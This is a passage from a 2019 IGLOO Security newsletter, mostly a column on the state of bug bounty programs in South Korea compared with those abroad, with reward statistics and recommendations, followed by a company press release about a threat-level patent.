The techniques used to produce malicious codes are becoming more cunning and precise. With the increase of state level hacking groups activities, so is the research to counter these hacking attempts. Even if a user has a firewall and other security devices, the attacker will continuously fine ways to circumvent these defensive measures, as shown in this month's report. Users and security admins are going to have to be aware of the potential threats and try to protect public and private property by following security rules.

5. Reference

[1] Research on Analysis Techniques of Malicious Codes Using Code Obfuscation, 2005, Tae Sook Han et al
http://www.ndsl.kr/ndsl/search/detail/report/reportSearchResultDetail.do?cn=TRKO200700002732
[2] A walk-through tutorial, with code, on statically unpacking the finspy VM, 2018, Rolf Rolles
https://www.msreverseengineering.com/blog/2018/1/23/a-walk-through-tutorial-with-code-on-statically-unpacking-the-finspy-vm-part-one-x86-deobfuscation
[3] Research on Malicious Code Analysis Methodology Through The Code Virtualization Method, 2012, YongSu Paek et al
https://kyobobook.co.kr/product/detailViewKor.laf?mallGb=KOR&ejkGb=KOR&barcode=9791170091424&orderClick=JAj
[4] ESET's guide to deobfuscation and devirtualizing finfisher, 2018, Filip kafka
https://www.welivesecurity.com/wp-content/uploads/2018/01/WP-FinFisher.pdf

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

06 Special Column


The State of Bug Bounty in South Korea

Security Consulting Business Department
Consulting Team 5

1. Synopsis

In November 2018, KISA (Korea Internet & Security Agency) hosted a Bug Bounty Program. This program was carried out on 5 actual web sites managed by KISA. As a result, 163 cases were reported.60 cases were seen as valid vulnerabilities and 28 people were rewarded with a total of 25,550,000 KRW (aprx. 22,800 USD). KISA's Bug Bounty program was inspired by the US Pentagon's 'Hack the Pentagon' program and was created to provide a platform for other bug bounty programs to develop within South Korea.

Although KISA's efforts to develop bug bounty in South Korea is positive, the participation rates of Korean companies in the bug bounty programs is low. Outside of South Korea, major companies such as Google, Apple, Microsoft, Facebook, Netflix etc. are already actively utilizing bug bounty programs. In comparison, the participation rates in Korea are only barely maintained through KISA's efforts. This report with delve into the differences between the bug bounty programs in and out of Korea and why bug bounty programs are so important.



[Figure 6-1] Hack the KISA Advertisement Poster

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

2. Bug Bounty programs abroad

The first bug bounty program was founded by NetScape in 1995 with little success and interest from other companies. in 2010, when Google started to participate, the interest in bug bounty programs started to grow exponentially. This was followed by the likes of Microsoft, Facebook and other global companies joining and the price of these programs became larger as well. Until the first have of 2018, Google awarded 135,000,000KRW (aprx. 12,000,000USD) for vulnerability reports. In Facebook's case, they rewarded 1,200,000,000KRW (1,100,000USD) for bug bounties in 2018 alone, while rewarding a total of 8,300,000,000KRW (7,500,000USD). On the other hand, a bug bounty agency, HackerOne earned 33,500,000,000KRW (30,000,000USD) in 2018 alone.


Due to the rising scales of prize pools offered by global companies, bug bounty participation rates have been on the rise on a global scale. Especially in the Europe, where the EU has decided to fund 850,000euros (1,100,000,000KRW) from 2019 to 2020, on 15 different open sources. This is a clear indication that the scale of bug bounty has increased since it does not only include companies but also open source software.

SOFTWARE PROJECT	BUG BOUNTY AMOUNT (EURO)	START DATE	END DATE	BUG BOUNTY PLATFORM
Filezilla	58.000,00 €	07/01/2019	15/08/2019	HackerOne
Apache Kafka	58.000,00 €	07/01/2019	15/08/2019	HackerOne
Notepad++	71.000,00 €	07/01/2019	15/08/2019	HackerOne
PuTTY	90.000,00 €	07/01/2019	15/12/2019	HackerOne
VLC Media Player	58.000,00 €	07/01/2019	15/08/2019	HackerOne
FLUX TL	34.000,00 €	15/01/2019	15/10/2019	Intigriti/Deloitte
KeePass	71.000,00 €	15/01/2019	31/07/2019	Intigriti/Deloitte
7-zip	58.000,00 €	30/01/2019	15/04/2020	Intigriti/Deloitte
Digital Signature Services (DSS)	25.000,00 €	30/01/2019	15/10/2019	Intigriti/Deloitte
Drupal	89.000,00 €	30/01/2019	15/10/2020	Intigriti/Deloitte
GNU C Library (glibc)	45.000,00 €	30/01/2019	15/12/2019	Intigriti/Deloitte
PHP Symfony	39.000,00 €	30/01/2019	15/10/2019	Intigriti/Deloitte
Apache Tomcat	39.000,00 €	30/01/2019	15/10/2019	Intigriti/Deloitte
WSO2	58.000,00 €	30/01/2019	15/04/2020	Intigriti/Deloitte
midPoint	58.000,00 €	01/03/2019	15/08/2019	HackerOne

[Figure 6-2] FOSSA BUG BOUNTIES – Reference : Blog of Julia REDA, Member of the European Parliament

With the rise of bug bounty prize pools, there is also a raise in the variety of programs. Instead of organizing a bug bounty program, there are bug bounty organized by products and services. For example, Google is offering a total of 7 different bug bounty programs such as Vulnerability Reward Program(VRP), Patch Rewards, AutoFuzz Patch Rewards, AutoFuzz Patch Rewards, Research Grants, Chrome Rewards, Androids Rewards, Google Play Rewards etc. Such model can be tempting for companies who have been hesitant about participating in the bug bounty programs since it offers different types of bounties.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.



[Figure 6-3] Google Application Security – Google VRP


In Facebook's case, they expanded their bug bounty program to include third part app and web threats and the abuse of cross platform data which was a major issue in 2018. As a result, 17,800cases were reported last year and over 700 major reports were published. Although Facebook's access token (token to access private information) of over 50,000,000 accounts was leaked only after a month of announcing their plans to expand their bug bounty program. However, Facebook's continuous efforts and investment in bug bounty programs cannot be overrated.

Other companies who do not have the capacity to organize a bug bounty program on their own, participate through a bug bounty agency. Some well-known bug bounty agencies include HackerOne, BugCrowd, Synack, SafeHats, Intigriti etc. these agencies do not only carter to company software but also have clients in opensource, blockchain, etc. According to the HackerOne report, global automobile manufacturing giants General Motors have received help from over 500 hacker over 3 years since 2016 and dealt with over 700 vulnerabilities. Shopify, a major e-commerce company, have solved 759 vulnerabilities in 3 years after participating in the bug bounty program. Shopify has become well-known in HackerOne as the company with the quickest report time. They are stabilizing their service through providing hackers with both interest and profit.

3. Bug Bounty in South Korea

In South Korea, bug bounty first began in 2006. All bug bounty Programs are managed by KISA(Korea Internet & Security Agency). With the realization that companied needed to participate in bug bounty programs, joint operations started to join in which led way to todays bug bounty programs wince 2012. In Q3 of 2018, joint operations companies involved in block chains (Xblock Systems, BlockchainOs, Glosfer) have started to join and bug bounty programs in South Korea have become more diverse which has led to new IT industries to focus on bug bounty programs. Currently there are 15 companies(Hanguel Computer, Naver, Kakao, Kakao Bank, NeoWiz Games, East Security, LG Electronics, AhnLab etc.) working as joint cooperation in an effort to develop the field of Cyber Security.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.



[Figure 6-4] Joint Cooperation of Vulnerability Report Rewarding System – Reference: KISA

According to KISA, there have been 1,108 reports of vulnerabilities through bug bounties and a total of 518 cases have been rewarded with 312,000,000KRW (278,820USD). In 2012, since the start of bug bounty rewarding, there have been a total of 3,411 cases of vulnerabilities and 1,711 reports have been rewarded 1,400,000,000KRW (1,251,117USD).

Classification	2012	2013	2014	2015	2016	2017	2018	Total
No. of reported reported cases	23	179	274	321	696	810	1,108	3,411
Rewarded cases	14	89	177	215	382	411	581	1869
KISA reward(KRW)	19,700,000	106,850,000	152,900,000	184,700,000	250,650,000	193,600,000	254,200,000	1,162,600,000 0,000
Joint cooperation reward (KRW)	-	-	11,400,000	34,400,000	48,200,000	58,300,000	58,250,000	210,550,000
Total rewards (KRW)	19,700,000	106,850,000	164,300,000	21,910,000	298,850,000	251,900,000	312,450,000	1,373,150,000 0,000

[Table 6-1] New S/W Security Vulnerability Report Rewarding System Management Status – Reference: KISA

As shown above, as the number of companies participating in bug bounty programs are increasing, so are the number of cases reported and prize pool. This led to joint companies, searching for a way to improve their security, to be more satisfied with the results. As an example, HanCom (한글컴퓨터) release that through bug bounties, they were able to constantly discover vulnerabilities and improve the security of their newest product. HanCom also assessed that this change played a key role in improving their public image. The participation of these joint corporations is set to have a positive effect on other companies hesitant in participating.

Other cases of South Korean Companies who host bug bounty programs are Naver, Samsung Electronics etc. Naver currently hosts a program called “Whale Security Bug Bounty Program” which is the only bug bounty program to cover vulnerabilities in the 'service’ sector. LINE, a Naver subsidiary in Japan, also host their own bounty programs and report back every Quarter. Thus, bug bounty programs do not only improve the security levels of homepages by processing reports, but also gains the customers’ trust.

	2015 (Program Initiated)	2016 (Yearly Program Initated)	2017 (expanded Program Targets)	2018 (renewed Reward Table)
Real Time	8/24~9/23	6/2~12/31	1/1~12/31	1/1~6/30
Registered Cases	194 cases (JPN:89, Others including KOR: 105)	97 cases (JPN:15, Others including KOR: 82)	212 cases (JPN:11, Others including KOR: 201)	148 cases (JPN:35, Others including KOR: 113)
No. of Cases needed to receive reward	14 cases	13 cases	45 cases	33 cases
Hall of Fame	8 people	3 people	11 people	9 people
Special Contributors	9 people	8 people	21 people	11 people
Rewards Given	$44,000	$27,000	$76,500	$48,000

[Figure 6-5] Bug Bounty Statistics of the first half of 2018 – Reference: LINE Engineering

Copyright © IGLOO Security, Inc. 2019. All rights reserved.


4. Problems with South Korean bug bounties and ways to improve

Joint corporations are increasingly participating in bug bounty programs, but self hosted bug bounty programs of normal companies are not. This is because most of these companies are not fully aware of bug bounties or are overwhelmed by the costs of such programs. However the prize pool of such programs is much smaller than that of other countries. This years budget for bug bounty programs in 2018 was 260,000,000KRW(USD), the same as 2017. The prize pools were also at most, 10,000,000KRW (USD) , significantly lower than other overseas companies. If vulnerability trading is bigger and more profitable in the black market than the prize pools of these companies, than vulnerability trading in black markets may occur. Therefore, in order to prevent vulnerabilities from being traded in black markets, private and public organizations need to actively invest in bug bounty programs.

They may in which the rewards are payed is also a matter of concern. Even though joint companies participate and pay for a portion of the costs, most of the payment is made through government budgets. Thus, by rewarding companies with tax money, tax payers are burdened with the cost which companies should be carrying. This is one reason as to why the government needs to increase awareness and encourage companies to host their own bug bounty programs and strengthen their security services. There needs to be measures such as placing legal constrictions or reward companies which actively engage in bug bounty programs with the appropriate rewards.

Unlike other countries, bug bounties in South Korea are limited to software. Since the main services of the companies are web services, they are highly against bug bounties on web services. Although the sufficient security measures are provided, the most important target for bug bounty programs are not being utilized since it is not part of the bounty. Web services are already used in PC environments, mobile, IoT devices etc. Missing out on web service security is equivalent to giving up on a portion of the security. The largest hacking incidents in Korea mostly occur from web vulnerabilities of community websites. Therefore, in order to repair this situation, web services need to be included in bug bounty programs.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.



In order to make the bug bounty programs more active in Korea, companies to follow the following steps.

First, companies should use bug bounty programs from other countries as an example and attempt to organize the program independently. Companies should use Google as an example and divide the bounties into products and services or emulate Facebook's example and expand bug bounties to new issues. If independent organization is difficult, then companies could use a bug bounty program agency.

Second, increase the scale of the rewards. The rewards need to be set higher in order for the companies to be more accountable for their programs. Rewarding is also important since, a reward which is too low, will make a hacker turn to the black market in order to gain financial benefit. Therefore, it is important to prevent vulnerability leakage into the black market and instill responsibility into the companies.

Third, include the current service in the bug bounty.
According to Korean Information and Communications Network Laws, a service vulnerability that may affect specific data transmitted to a service web site or system is excluded from the evaluation and award, and it can be punished according by law. This part of the law needs to be reinterpreted since bug bounty programs cannot be fully utilized without being able to inspect actual products in service. Companies already have security devices integrated into their services, therefore a bug bounty program can be implemented without much difficulty with a few bug bounty rules to limit their authority.

Fourth, create mutual relationship between bug bounties and mock hacking.
"Should we only invest in bug bounties only on programs?" Bug bounties are carried out on products and services which have already been open to the public. Also, a service that is currently being operated cannot be subject to a bounty based on standards in South Korea. Therefore, it cannot be seen in the same light as a mock hack, which is not tied down by any restrictions. Thus, a mock hack and bug bounty sees a product or service from a different perspective. Therefore it is necessary for a consultant to balance between a mock hack and a bug bounty in order to improve the level of security.

Fifth, if it is difficult to host a bug bounty platform or organize a bug bounty itself, an internal bug bounty can be implemented.
For example, the company can implement a bug bounty on the product or service in use to the security managers of the company. The bounty does not necessarily have to be restricted to security managers. By implementing an internal bug bounty, the company will be able to improve security on internal services and external services, while the employees will be given a chance to be rewarded through vulnerability reports. It will be a win-win situation.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

5. Conclusion

Bug bounty programs in South Korea are slowly but surely developing, but the prize pool and number of participants still pales in comparison to bug bounties of other countries. There are various companies participating in bug bounties through the efforts of KISA, but it has not enough. It all boils down to cost which indicates that the problem cannot be solved without more investment. t is also imperative that we need an external perspective on information security management systems rather than just referring to internal information. Thus, it is dangerous to presume that information security activity only occurs within an established system. In fact, the presumption needs to be changed to think that whatever the established system has missed, can be made up for using a bug bounty program.

6. Reference

[1] The Hacker-Powered Security Report 2018, https://www.hackerone.com/resources/hacker-powered-security-report
[2] The New S/W Vulnerability Report and Reward System Guide, https://www.krcert.or.kr
[3] In January, the EU starts running Bug Bounties on Free and Open Source Software, https://juliareda.eu/2018/12/eu-fossa-bug-bounties/
[4] A Look Back at our Bug Bounty Program in 2018, https://www.facebook.com/notes/facebook-bug-bounty/a-look-back-at-our-bug-bounty-program-in-2018/2373713379309541/
[5] Hack the KISA! Prize up to 4,000,000KRW, receives attention for ‘unexpectedness’, https://www.boannews.com/media/view.asp?idx=75639
[6] “Security Vulnerability Report and Reward System, needs to expand form S/W→Services”, http://m.zdnet.co.kr/news_view.asp?artice_id=20180905152002#imadnews
[7] First half of 2018, LINE Security Bug Bounty Program results, https://engineering.linecorp.com/ko/blog/line-security-bug-bounty-program-report-2018-first-half/

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

07 Focus on IGLOO Security

IGLOO Security Inc, acquires patent for 'Automatic threat level adjustment device and methodology'

Precise identification of high risk events and prioritize response

- The system automatically adjusts the threat level value according to statistical analysis…increased credibility in threat level management
- security management requires precise threat level management, planned to be implemented with vulnerability assessment.

[January 10th, 2019] Global security information company, IGLOO Security Inc (CEO, Lee Deuk Choon) announced its acquirement of the 'Automatic threat level adjustment device and methodology' patent(patent number 10-1929528) which increases the precision and credibility of threat level management. IGLOO Security plans to integrate this patent technology to its security management solution and vulnerability assessment system which requires precise threat level management. This will allow IGLOO Security to improve it ability to respond to heightened cyber threats.

In todays security environment, where security events are increasing exponentially, swiftly determining which event to prioritize is key. many security firms and agencies index their the threat levels. However, it is true that the credibility of threat levels in the past have not been so reliable since they have been calculated from threat levels from events at the lowest end through a simple calculating formula. Meaning a security manager would arbitrarily decide the threat level of an event.

Considering the critical information assets and security priorities of companies/institutes/organizations the following is automatically adjusted; ▷a true positive which was seen as a security threat by both security managers and system managers, ▷a false positive detected as a security threat, ▷a threat level calculated by statistical analysis due to a clash in decision between the security manager and system manager.

IGLOO Security plans to integrate this technology(patent) to its security management solution and vulnerability assessment system where precise threat level management is required. As a result of integrating this technology, IGLOO Security found that it increased accuracy of the threat levels of events. It selected the high-risk events with higher accuracy and prioritized them for a quicker response. IGLOO Security believes this will improve security and efficiency of security management in the future.

Lee Deuk Choon, CEO of IGLOO Security stated that "As high-tech Cyber attacks are continuing to occur, the amount of security events which need t o be monitored by security managers is increasing exponentially. Due to the new patent which we have gained this year, where threat levelts are automatically adjusted, we expect to increase our security capacity."

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Published by IGLOO SECURITY (www.igloosec.co.kr)
6 Floor. 7, Jeongui-ro 8-gil, Songpa-gu, Seoul, Korea
T. +82-2-3404-8678
E-mail. overseas@igloosec.com

Distributed by Cyber-Infinity Corp. (www.ci-corp.jp)
株式会社 シーアイシー
東京都千代田区霞ヶ関3-2-5霞ヶ関ビルディング5F
大韓貿易投資振興公社東京IT支援センターS03
T. +81-3-5501-0885
E-mail. bussiness@ci-corp.jp

Edited by IGLOO SECURITY Marketing Team
© 2018 IGLOO SECURITY, Inc. All rights reserved.
The copyright of this publication is held by IGLOO SECURITY. It is not permissible to reproduce, copy, or distribute any or all of the contents of this publication in any form or by any means without the prior written consent of IGLOO SECURITY. All information contained in the publication can be changed without prior notice.